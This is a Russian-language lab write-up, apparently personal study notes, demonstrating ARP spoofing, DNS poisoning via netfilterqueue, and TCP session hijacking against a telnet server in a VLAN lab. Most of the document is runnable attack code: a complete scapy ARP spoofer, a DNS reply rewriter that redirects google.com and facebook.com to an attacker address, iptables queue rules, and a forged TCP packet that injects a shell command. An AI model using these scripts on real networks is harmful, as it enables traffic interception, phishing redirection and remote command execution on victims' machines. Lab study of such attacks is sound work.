


# ARP Spoofing



Для совершения атаки необходимо:

Компьютер злоумышленника, в моей сети это машина Kali Linux в VLAN3;

Компьютер жертвы - Linux Mint в том же VLAN3.

Чтобы трафик проходил через тачку злоумышленника, необходимо маршрутизировать пакеты, для этого на Kali поменяем флаг:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Теперь все готово, включаем сеть.

Смотрим айпи адреса, мак адреса устройств Kali и Mint, их arp таблицы:

```

osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.3.3 netmask 255.255.255.0 broadcast 192.168.3.255
    ether 08:00:27:9b:9a:0a txqueuelen 1000 (Ethernet)
    RX packets 19 bytes 1520 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 45 bytes 3786 (3.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0xd020

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2388 bytes 171070 (171.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2388 bytes 171070 (171.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

osboxes@osboxes:~$ arp -i enp0s3

```

Address	Hwtype	Hwaddress	Flags	Mask	Iface
192.168.3.2	ether	08:00:27:f4:0c:98	C		enp0s3
gateway	ether	c2:02:83:1f:00:00	C		enp0s3

```

osboxes@osboxes:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.3.2 netmask 255.255.255.0 broadcast 192.168.3.255
    ether 08:00:27:f4:0c:98 txqueuelen 1000 (Ethernet)
    RX packets 32 bytes 2695 (2.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 31 bytes 2310 (2.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0xd020

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 148 bytes 12948 (12.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 148 bytes 12948 (12.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

osboxes@osboxes:~$ arp -i eth0

```

Address	Hwtype	Hwaddress	Flags	Mask	Iface
192.168.3.3	ether	08:00:27:9b:9a:0a	C		eth0
192.168.3.1	ether	c2:02:83:1f:00:00	C		eth0

Видим, что у жертвы в таблице прописан гитвей(192.168.3.1) и его мак адрес. Нам нужно послать широковещательный ARP запрос, чтобы поменять мас адрес в arp таблицах гитвея и машины жертвы на мас адрес Kali.

Будем использовать написанный мной скрипт на Python:

```
"""
My spoofer
"""

import scapy.all as scapy
from scapy.layers.l2 import ARP, Ether
import time
import argparse

def args():
    parser = argparse.ArgumentParser("spoofer")
    parser.add_argument("-v", "--victim", required=True)
    parser.add_argument("-r", "--router", required=True)
    return parser.parse_args()


def get_mac(ip):
    """returns mac for ip"""
    arp = ARP(pdst=ip)
    brd = Ether(dst="ff:ff:ff:ff:ff:ff")
    packet = brd / arp
    ans, _ = scapy.srp(packet, verbose=0) # (sent, received)
    # ans[0][1].show()
    try:
        return ans[0][1].hwsrc
    except Exception as e:
        return None

def spoof(victim, router):
    victim_mac = get_mac(victim)
    router_mac = get_mac(router)
    if not victim_mac or not router_mac:
        print("mac address not found for ips")
        exit(0)

    packet_to_victim = ARP(pdst=victim, op=2, hwdst=victim_mac, psrc=router)
    packet_to_router = ARP(pdst=router, op=2, hwdst=router_mac, psrc=victim)
    counter = 1
    while True:
        print(f"\r{'*' * (counter % 120)}", end="")
        counter += 1
        scapy.send(packet_to_router, verbose=False)
        scapy.send(packet_to_victim, verbose=False)
        time.sleep(5)

if __name__ == "__main__":
    options = args()
    spoof(options.victim, options.router)
```

После запуска скрипта, снова выводим таблицу у точки Mint и видим, что мас адреса Kali и роутера одинаковые



Дальше уже можно sniffать трафик с машины злоумышленника.

## ARP Spoofing & DNS Poisoning

Для этого нам понадобится новый скрипт, который подменяет ответы от DNS сервера, я взял готовый на основе scapy, суть в том, что мы перехватываем трафик с помощью арп спуффера+меняем запросы DNS типа, то есть условно, если жертва отправляет nslookup или ping на google.com (<http://google.com>), то запрос жертву можно будет перенаправить на ip злоумышленника. Это может быть фишинговый сайт.

Для этого чтобы перенаправлять нужные пакеты, пропишем нужное правило в файрволл iptables:

```
iptables -I FORWARD -j NFQUEUE --queue-num 0
```

Теперь можно обрабатывать DNS пакеты с помощью iptables.

```

from scapy.all import *
from netfilterqueue import NetfilterQueue
import os

# DNS mapping records, feel free to add/modify this dictionary
# for example, google.com will be redirected to 192.168.1.100
dns_hosts = {
    b"www.google.com.": "192.168.3.2",
    b"google.com.": "192.168.3.2",
    b"facebook.com.": "192.168.3.2"
}

def process_packet(packet):
    """
    Whenever a new packet is redirected to the netfilter queue,
    this callback is called.
    """
    # convert netfilter queue packet to scapy packet
    scapy_packet = IP(packet.get_payload())
    if scapy_packet.haslayer(DNSRR):
        # if the packet is a DNS Resource Record (DNS reply)
        # modify the packet
        print("[Before]:", scapy_packet.summary())
        try:
            scapy_packet = modify_packet(scapy_packet)
        except IndexError:
            # not UDP packet, this can be IPError/UDPError packets
            pass
        print("[After ]:", scapy_packet.summary())
        # set back as netfilter queue packet
        packet.set_payload(bytes(scapy_packet))
    # accept the packet
    packet.accept()

def modify_packet(packet):
    """
    Modifies the DNS Resource Record `packet` ( the answer part)
    to map our globally defined `dns_hosts` dictionary.
    For instance, whenever we see a google.com answer, this function replaces
    the real IP address (172.217.19.142) with fake IP address (192.168.1.100)
    """
    # get the DNS question name, the domain name
    qname = packet[DNSQR].qname
    if qname not in dns_hosts:
        # if the website isn't in our record
        # we don't wanna modify that
        print("no modification:", qname)
        return packet
    # craft new answer, overriding the original
    # setting the rdata for the IP we want to redirect (spoofed)

```

```
# for instance, google.com will be mapped to "192.168.1.100"
packet[DNS].an = DNSRR(rrname=qname, rdata=dns_hosts[qname])
# set the answer count to 1
packet[DNS].ancount = 1
# delete checksums and length of packet, because we have modified the packet
# new calculations are required (scapy will do automatically)
del packet[IP].len
del packet[IP].chksum
del packet[UDP].len
del packet[UDP].chksum
# return the modified packet
return packet
```

```
QUEUE_NUM = 0
# insert the iptables FORWARD rule
os.system("iptables -I FORWARD -j NFQUEUE --queue-num {}".format(QUEUE_NUM))
# instantiate the netfilter queue
queue = NetfilterQueue()
try:
    # bind the queue number to our callback `process_packet`
    # and start it
    queue.bind(QUEUE_NUM, process_packet)
    queue.run()
except KeyboardInterrupt:
    # if want to exit, make sure we
    # remove that rule we just inserted, going back to normal.
    os.system("iptables --flush")
```

Для начала используем скрипт для арпспуфинга. Теперь запускаем новый скрипт. У меня к сожалению не получилось, но мы должны были подменить запрос, тем самым жертва введя в запрос к примеру google.com (<http://google.com>) перенаправить на ip, который прописал злоумышленник в скрипте.

Это можно сделать с помощью готовой утилиты на Kali Linux ettercap.

С ettercap все просто, указываем два хоста, жертва и роутер,

Задаем в конфиге на какой ip будем менять dns ответ:

После этого подключаем плагин для sniffа и запускаем

Жертва пингует домен, ip меняется на мой. Если открыть домен, то открывается сайт злоумышленника.

# TCP Hijacking

---

Начать можно со sniffing трафика через Wireshark с помощью атаки ARP Spoofing.

После того, как мы перехватываем пакеты жертвы, на моей схеме это Linux Mint, который подключается к Ubuntu(telnet-server) в другом VLAN. Попробуем перехватить последний TCP пакет, узнать необходимые данные для подделки запроса:

С помощью кода:

```
from scapy.all import*

IPLayer = IP(src="192.168.3.3", dst="192.168.2.2")
TCPLayer = TCP(sport=33752, dport=23, flags="A", seq=1960141434, ack=748143598)

data = "\n touch /home/osboxes/you_hacked.txt \n"
pkt = IPLayer/TCPLayer/data
ls(pkt)
send(pkt, verbose =0)
```

Попробуем создать файл на сервере.

Результат:

На машине ubuntu(telnet server) появился файл

Также можно прокинуть reverse shell, сделать RCE.